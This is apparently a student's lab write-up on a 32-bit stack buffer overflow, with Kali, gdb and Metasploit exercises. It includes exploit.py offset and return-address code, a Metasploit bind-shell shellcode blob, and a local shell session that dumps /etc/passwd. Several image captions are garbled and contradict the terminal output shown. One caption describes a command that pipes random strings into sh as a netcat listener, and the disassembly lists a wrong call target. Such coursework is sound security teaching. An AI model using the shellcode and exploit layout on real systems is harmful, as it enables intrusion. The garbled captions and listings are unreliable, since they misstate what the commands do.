

David Warren

warredl3

david.l.warren@vanderbilt.edu

CS8395 — Homework 1

Summary

This assignment is meant to introduce tools and concepts used in cybersecurity. I will cover 3 different areas for this assignment: Virtual machines, stack smashing, and Metasploit. Virtual machines allow you to virtualize computer hardware and operating systems on a host machine. Stack smashing is a security exploit where a vulnerability is found and used to gain control of a system by overwriting the return address of a function in a vulnerable program. Metasploit is a framework of tools that can generate payloads, exploits, and shellcode.

Task 1

In task 1, we are creating a virtual environment to explore (and exploit) the program we will use in the stack smashing and Metasploit sections. To complete this assignment, I will be using VirtualBox. I downloaded the prebuilt virtual machine for VirtualBox off of the Kali Linux website. Download and install completion verification can be seen below in image *A.1*. For the sake of formatting, all images can be found in the Appendix. Image *A.2* shows the VirtualBox settings for the Kali VM.

The next part of task 1 was exploration of tools Kali provides. I was tasked with a string finding exercise to gather strings from a password dictionary that contained a contiguous sequence of three pairs of letters, but did not end with a number. I could have used `zcat`, `egrep`, `sort`, and/or `head` but chose to use just `zcat`, `grep`, and `sort`. I built a regular expression and piped the commands together as seen below in image *A.3*. The specification for a match was somewhat vague. The string (or substring) “aaaaaa” is three pairs of letters not ending with a number, but I felt this was not in the spirit of the string finding activity. In *A.3*, I include three regular expressions ranging from most to least strict:

- (1) Allowing only unique pairs.
- (2) Disallowing repeating subsequent pairs.
- (3) Allowing any three pairs of letters, including repeating pairs.

I ultimately chose (2), as (1) would remove some interesting viable passwords from the dictionary (Example is the repeated name “Anna” for a password “annaanna”) and (3) captures repeating single character passwords. See below the regular expressions for all three options. Highlighted in the regular expressions are some negative lookbehinds to determine preceding letter pairs. To achieve this, I used perl regular expressions parameter for `grep`.

Task 2

The goal of task 2 is to hijack control of a vulnerable program function through the use of a buffer overflow attack. To accomplish this, I was provided the vulnerable program `bof.c`, a python script that creates the input file which contains a payload, and shell scripts to build and invoke the vulnerable program. First, I disable address space layout randomization by assigning space size to 0, build the vulnerable program and open it in gdb. The first thing I look for in gdb is the value of the base pointer in the vulnerable function. Given the base pointer, we can find the address of the buffer variable. The address of my `ebp` is `0xffffd918` seen in *A.4a*. I find where the buffer is allocated by disassembling the vulnerable function and finding the instruction

```
<+24>: lea    -0x18(%ebp),%eax
```

This is where the buffer is being assigned, 0x18 bytes below the base pointer. This can be seen in *A.4b*. These 24 bytes plus 4 bytes for a 32 bit base pointer address gives us 28, which we will use for our offset. We have 4 bytes for the return address. We assign the start variable in `exploit.py` to 32 for `$ebp+bytes.sizeof(buffer) + bytes.sizeof(word)`, and the address corresponding to `$ebp+bytes.sizeof(buffer)`

`+2*bytes.sizeof(word)`. These assignments can be seen in *A.5*.

Of course, if you could not find the buffer address you can create a large NOP sled (repeating 0x90) and increment the start and address equally in bytes. For example, you could make a lot of NOPs, create the start at 460, return address of `0xffffdae4` and still get the payload to execute towards the end of the buffer in main, which would put the 52 byte payload ending at byte 512. Or you could just guess a random start and augment your NOP sled accordingly. For this exercise, I tried to use minimal number of NOPs in my payload before shellcode executed, which is 32 NOPs (24+4+4) in my badfile. Successful payload execution can be seen in *A.6*. Without the invoke script, you could still manually set environment variables to be consistent and compile the vulnerable program on your own.

Task 3


For Task 3, we are using Metasploit to generate shellcode for a reverse shell payload, instead of a call to echo Hello World. It will open a tcp connection on port 4444 which we can then connect to with telnet or in my case, netcat. Using telnet gave me some weird issues as seen in *A.7*, but netcat had no issues running commands through the shell. Shown in *A.8a-d* is successful buffer overflow and connection to open tcp port side by side, as well as some commands and the contents of `/etc/passwd`. The generated shellcode from Metasploit can be seen in *A.9*. All that was done to the `exploit.py` file was a variable was added containing the reverse shell shellcode, and that can be swapped out when creating the content variable used to write badfile.

Appendix

A.1 Kali install



A.2 VirtualBox Settings



A.3 Regular expressions used in string finding

```
(kali@kali)~$ cat /usr/share/wordlists/rockyou.txt.gz | grep -P -m 10 '([a-zA-Z])\1{1}([a-zA-Z])\2{1}(\?<!\1)([a-zA-Z])\3{1}(\?<!\1)\2{1}(\?<![0-9])$' | sort -f
aabbcc
aabbccdd
aassdd
emmaann
lloovvee
qqaaaz
qqwwee
sweettooth
vanessaanne
zzxxcc

(kali@kali)~$ cat /usr/share/wordlists/rockyou.txt.gz | grep -P -m 10 '([a-zA-Z])\1{1}([a-zA-Z])\2{1}(\?<!\1)([a-zA-Z])\3{1}(\?<!\1)\2{1}(\?<![0-9])$' | sort -f
aabbcc
aabbccdd
aassdd
annaanna
lloovvee
pooppoop
qqwwee
sweettooth
tootttoot
zzxxcc

(kali@kali)~$ cat /usr/share/wordlists/rockyou.txt.gz | grep -P -m 10 '([a-zA-Z])\1{1}([a-zA-Z])\2{1}([a-zA-Z])\3{1}(\?<![0-9])$' | sort -f
aaaaaa
bbbbbb
ddddd
jjjjj
kkkkk
mmmm
qqqqq
sssss
xxxxx
zzzzz
```

A.4a gdb - base pointer found

```
(gdb) break vulnerable
Breakpoint 1 at 0x80497b7: file bof.c, line 10.
(gdb) display buffer
No symbol "buffer" in current context.
(gdb) r
Starting program: /home/kali/Desktop/hw1-baked/a.out
Loading input file...
FILE: input;

Breakpoint 1, vulnerable (str=0xffffd938 "5") at bof.c:10
10      strcpy (buffer, str);
(gdb) display buffer
1: buffer = "#0\r\b!0\r\b\001\000\000"
(gdb) display $ebp
2: $ebp = (void *) 0xffffd918
(gdb) step
11      sscanf(buffer, "%d", &x);
1: buffer = "5\000\r\b!0\r\b\001\000\000"
2: $ebp = (void *) 0xffffd918
(gdb) step
12      return x*2;
1: buffer = "5\000\r\b!0\r\b\001\000\000"
2: $ebp = (void *) 0xffffd918
(gdb) step
13      }
1: buffer = "5\000\r\b!0\r\b\001\000\000"
2: $ebp = (void *) 0xffffd918
(gdb) step
main (argc=1, argv=0xffffde84) at bof.c:29
29      printf("Completed: %d.\n", result);
2: $ebp = (void *) 0xffffdd48
(gdb)
```

A.4b gdb – buffer location found

```
Dump of assembler code for function vulnerable:
0x080497a5 <+0>: push    %ebp
0x080497a6 <+1>: mov     %esp, %ebp
0x080497a8 <+3>: push    %ebx
⇒ 0x080497a9 <+4>: sub     $0x14, %esp
0x080497ac <+7>: call    0x08049680 <__x86.get_pc_thunk.bx>
0x080497b1 <+12>: add     $0xc1843, %ebx
0x080497b7 <+18>: sub     $0x8, %esp
0x080497ba <+21>: push    0x8(%ebp)
0x080497bd <+24>: lea     -0x18(%ebp), %eax ← 24 + 4
0x080497c0 <+27>: push    %eax ← 5 + copy
0x080497c1 <+28>: call    0x08049020 <__libc_start_main@GLIBC_2.2.5>
0x080497c6 <+33>: add     $0x10, %esp
0x080497c9 <+36>: sub     $0x4, %esp
0x080497cc <+39>: lea     -0xc(%ebp), %eax
0x080497cf <+42>: push    %eax
0x080497d0 <+43>: lea     -0x37fec(%ebx), %eax
0x080497d6 <+49>: push    %eax
0x080497d7 <+50>: lea     -0x18(%ebp), %eax
0x080497da <+53>: push    %eax
0x080497db <+54>: call    0x08052180 <__isoc99_sscanf>
0x080497e0 <+59>: add     $0x10, %esp
0x080497e3 <+62>: mov     -0xc(%ebp), %eax
0x080497e6 <+65>: add     %eax, %eax
0x080497e8 <+67>: mov     -0xc(%ebp), %ebx
0x080497eb <+70>: leave
0x080497ec <+71>: ret

End of assembler dump.
(gdb) i r $ebp
ebp          0xffffd918      0xffffd918
(gdb) step
```

A.5 exploit.py variable assignments

```
# We create a crafted input file that is 512 bytes long


# First, we fill the content with NOP's
content = bytearray(0x90 for i in range(512))

#####
# Put the shellcode somewhere in the payload
start = 32          # Change this number (How far into the stack does this payload have
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret     = 0xFFFFD978 # Change this number      (where in the stack should the program jump
offset = 28          # Change this number      (how far into the stack does the return ad

# Use 4 for 32-bit address and 8 for 64-bit address (no need to change this)
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little') |
#####
```


A.6 successful payload execution



A screenshot of a terminal window titled "kali@kali: ~/Desktop/hw1-baked". The terminal shows the following commands and output:

```
(kali@kali)-[~/Desktop/hw1-baked]
$ ./invoke.sh -o ./a.out
loading input file...
Hello world
(kali@kali)-[~/Desktop/hw1-baked]
```


A.7 telnet issues



A screenshot of a terminal window showing a telnet connection attempt. The terminal output is as follows:

```
(kali@kali)-[~]
$ telnet localhost 4444
Trying ::1...
Connection failed: Connection refused
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
whoami
: not found: whoami
$(whoami)
: not found: kali
$(cat /etc/passwd)
cat: /etc/passwd: No such file or directory
: not found:
$(pwd)
: not found: /home/kali/Desktop/hw1-baked
$(HOME/etc/passwd)
/bin//sh: 5: /etc/passwd: Permission denied
: not found:
```

A.8a successful netcat shell connection




The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with the prompt 'kali@kali: ~/Desktop/hw1-baked'. It shows the user navigating to the Desktop directory and running 'cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs -n1 sh' to start a netcat listener. The right window is a netcat listener window with the prompt 'kali@kali: -'. It shows the listener accepting a connection from 'localhost 4444' and displaying the user 'kali' and password 'pwd'.

```
kali@kali: ~/Desktop/hw1-baked
File Actions Edit View Help
--(kali@kali):[~]
$ cd Desktop/hw1-baked
--(kali@kali):[~/Desktop/hw1-baked]
$ ./invoke.sh -b ./a.out
Loading input file ...

kali@kali: -
File Actions Edit View Help
--(kali@kali):[~]
nc localhost 4444
kali

pwd
/home/kali/Desktop/hw1-baked
```

A.8b more shell commands via netcat



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with the prompt 'kali@kali: ~/Desktop/hw1-baked'. It shows the user navigating to the Desktop directory and running 'cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs -n1 sh' to start a netcat listener. The right window is a netcat listener window with the prompt 'kali@kali: -'. It shows the listener accepting a connection from 'localhost 4444' and displaying the user 'kali' and password 'pwd'. The user then enters the command 'cat /etc/passwd' and the netcat listener displays the contents of the file.

```
kali@kali: ~/Desktop/hw1-baked
File Actions Edit View Help
--(kali@kali):[~]
$ cd Desktop/hw1-baked
--(kali@kali):[~/Desktop/hw1-baked]
$ ./invoke.sh -b ./a.out
Loading input file ...

kali@kali: -
File Actions Edit View Help
--(kali@kali):[~]
nc localhost 4444
kali

pwd
/home/kali/Desktop/hw1-baked

cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/usr/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:180:180::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:181:181::/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:113:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:129:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
pulse:x:109:114:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
saned:x:110:117::/var/lib/saned:/usr/sbin/nologin
lightdm:x:111:118:Light Display Manager:/usr/lib/lightdm:/bin/false
polkit:x:996:996:polkit:/var/lib/polkit-1:/usr/sbin/nologin
rtkit:x:112:119:RealtimeKit,,:/proc:/usr/sbin/nologin
colord:x:113:120:colord color management daemon,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:114:122:NetworkManager OpenVPN,,:/var/lib/NetworkManager:/usr/sbin/nologin
nm-openconnect:x:115:123:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:116:124:MySQL Server,,:/nonexistent:/bin/false
stunnel4:x:905:905:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:126::/var/lib/geoclue:/usr/sbin/nologin
Debian-smp:x:119:127::/var/lib/smp:/bin/false
ssh:x:120:129::/nonexistent:/usr/sbin/nologin
nfspec:x:121:132::/nonexistent:/usr/sbin/nologin
redsocks:x:122:133::/var/run/redsocks:/usr/sbin/nologin
rwho:x:123:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:124:65534::/run/iodine:/usr/sbin/nologin
miredo:x:125:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:126:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:127:134::/var/lib/redis:/usr/sbin/nologin
postgres:x:128:135:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mosquitto:x:129:136::/var/lib/mosquitto:/usr/sbin/nologin
inetlm:x:130:137::/var/lib/inetlm:/usr/sbin/nologin
```

A.8c running programs and creating files via netcat

```
File Actions Edit View Help
kali@kali:~$ cd Desktop/hw1-baked
kali@kali:~/Desktop/hw1-baked$ ./invoke.sh -b ./a.out
Loading input file...
[sudo] password for kali:
kali@kali:~/Desktop/hw1-baked$ ./invoke.sh -b ./a.out
Loading input file...
kali@kali:~/Desktop/hw1-baked$ cat hello
hello world
kali@kali:~/Desktop/hw1-baked$

File Actions Edit View Help
sudo su
kali
zsh: command not found: kali
whoami
root
exit
whoami
kali
pwd
/home/kali/Desktop/hw1-baked
./invoke.sh -b ./a.out
Segmentation fault
?[A : not found
/bin/sh: 7:
"[[A : not found
"[[[[[[[[[[A : not found
/bin/sh: 11: : not found
$(pwd)
/bin/sh: 12: /home/kali/Desktop/hw1-baked: Permission denied
$(whoami)
/bin/sh: 13: kali: not found
$(nc localhost 4444)
localhost [127.0.0.1] 4444 (7) : Connection refused
$(netstat -an | grep 4444)
/bin/sh: 15: tcp: not found
$(netstat -a)
/bin/sh: 16: Active: not found
$(netstat)
/bin/sh: 17: Active: not found
$(exit)

whoami
kali
echo "hello world" >> hello
ls
a.out
badfile
bof.c
build.sh
exploit
goodinput
hello
input
invoke.sh
reame
cat hello
hello world
exit
kali@kali:~$
```

A.8d connection verification

```
File Actions Edit View Help

(kali㉿kali)-[~]
$ netstat -an | grep 4444
tcp        0      0 0.0.0.0:4444        0.0.0.0:*          LISTEN
unix  3      [ ]  Stream  Connected      294444
# cat /dev/null >> /dev/tcp/127.0.0.1/4444
(kali㉿kali)-[~]
$ netstat -an | grep 4444
tcp        0      0 127.0.0.1:33888    127.0.0.1:4444     ESTABLISHED
tcp        0      0 127.0.0.1:33888    127.0.0.1:33888    ESTABLISHED
unix  3      [ ]  Stream  Connected      294444
(kali㉿kali)-[~]
$
```


A.9 Metasploit generated shellcode for payload

```
$ sudo msfdb init && msfconsole
[sudo] password for kali:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Metasploit

```
      =[ metasploit v6.2.26-dev                               ]
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post           ]
+ -- --[ 951 payloads - 45 encoders - 11 nops                ]
+ -- --[ 9 evasion                                           ]
```

```
Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > use payload/linux/x86/shell_bind_tcp
msf6 payload(linux/x86/shell_bind_tcp) > generate LPORT=4444
# linux/x86/shell_bind_tcp - 78 bytes
# https://metasploit.com/
# VERBOSE=false, LPORT=4444, RHOST=, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# CreateSession=true, AutoVerifySession=true
buf =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd" +
"\x80\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51\x50\x89" +
"\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd" +
"\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49" +
"\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3" +
"\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
msf6 payload(linux/x86/shell_bind_tcp) > █
```

